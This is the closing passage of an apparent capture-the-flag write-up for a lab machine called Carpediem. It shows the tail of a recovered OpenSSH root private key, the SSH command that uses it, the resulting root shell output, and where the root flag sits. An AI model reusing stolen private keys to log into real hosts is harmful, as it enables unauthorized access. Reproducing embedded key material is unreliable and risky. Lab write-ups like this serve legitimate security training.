fXclTO+v7euXVjy03EKjTCL9poucY51N9XXPzqWnMq+2e2ajQwbURSsWJ8TpvHy/0eDfUJ
kyOMSNAtouZczSsipukJehuoMgn169HoIHNov1mx6n5clSBhmkAAcyXqqIoW/Qh/7HYWa+
k0t/CKrG166DJ+DGPZbWQhWAepEKkD2QXDFJB2nY0j46InBRaKSyyqId5CKRmjQy8WuqtM
NuCn623pVXUWrsEvWeVp881h1f2t8ZBHl09mFBNTBCfnwu5Y68HQhn3biU8Zmajk5xAAAA
wByZ9i3MAdkAeBO59jhWcB7G14KXvlo2jyr0ZStsMH/on63EZJo6t2uLnzq7WFkY3fqf6v
Tdp1ba9WA9RINMp5yd5BnITcees+VnoWQGJ3DjYXdUSES5dBejxOHoNCzF8QG7MAVnMCe+
yyrGyMW1sKnWWQJW9Ni6HEPDKnvj/hYZBI6OKST/Pebcz8lRfMgbOsb9GheaDL6zEx9KX/
7y0HYBjm8VK9nzBjKRfnVpfBjBrQeD43YiRt+HB1a8C4ZGTQAAAMEAz1X60hD50s4/CBlh
A8Hw62Zpqqpb7eMmqRr2nLc4u/8T3aPwS9YxgoYh9S/R2WCZdujT0xVacNNJ86S/QiNefq
lrA5JoTS8cFB0ysqCzJeoOn109tyowui4Vv4iptx+id+u0l/FazLwXTVZJJeks3WSI3OmS
PnWQwB1vF3hrEe8LP55GEl4Jh+FiyP6WNup9satmGzcGCyKd0txwenq4PsYJ+uSNrPH/Hi
s89hVBwEeVkkTDP0rBc4IEQ1V/1Gt5AAAAwQDE9udhbjBnmmKHOv3G7FG9+xjGLCwZqZIy
AU57jRp1TOjVm0DSnGyUhqb79tkWCjd4OVnrFQpE/yKiynvVNPoynwc9mIoM+QO3UF7ZXl
+PKqszyJiYywpHZAmZXm8f5/Kol+R/2SI7sPlq4ripwiOv8F5CwoP/kf2Dgl9ryCCvo+lL
siB8rSQLuY6TXBfs+IZfggGO8Xn1JZWaF7J68DjWXo8GNdwwjdpjnoFxmBU3cEZYFjbjYB
okkXD85q0KkcsAAAAOcm9vdEBjYXJwZWRpZW0BAgMEBQ==
-----END OPENSSH PRIVATE KEY-----
```

```
chmod 600 id_rsa
ssh -i id_rsa root@carpediem.htb
```

```
ssh -i id_rsa root@carpediem.htb

Welcome to Ubuntu 20.04.4 LTS (GNU/Linux 5.4.0-97-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Thu 23 Jun 2022 12:18:04 PM UTC

  System load:              0.0
  Usage of /:               73.0% of 9.46GB
  Memory usage:             31%
  Swap usage:               0%
  Processes:                278
  Users logged in:          1
  IPv4 address for docker0: 172.17.0.1
  IPv4 address for eth0:    10.10.11.167
  IPv6 address for eth0:    dead:beef::250:56ff:feb9:d653


10 updates can be applied immediately.
To see these additional updates run: apt list --upgradable

Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy
settings


root@carpediem:~# id
uid=0(root) gid=0(root) groups=0(root)
```

The root flag can be found in `/root/root.txt`.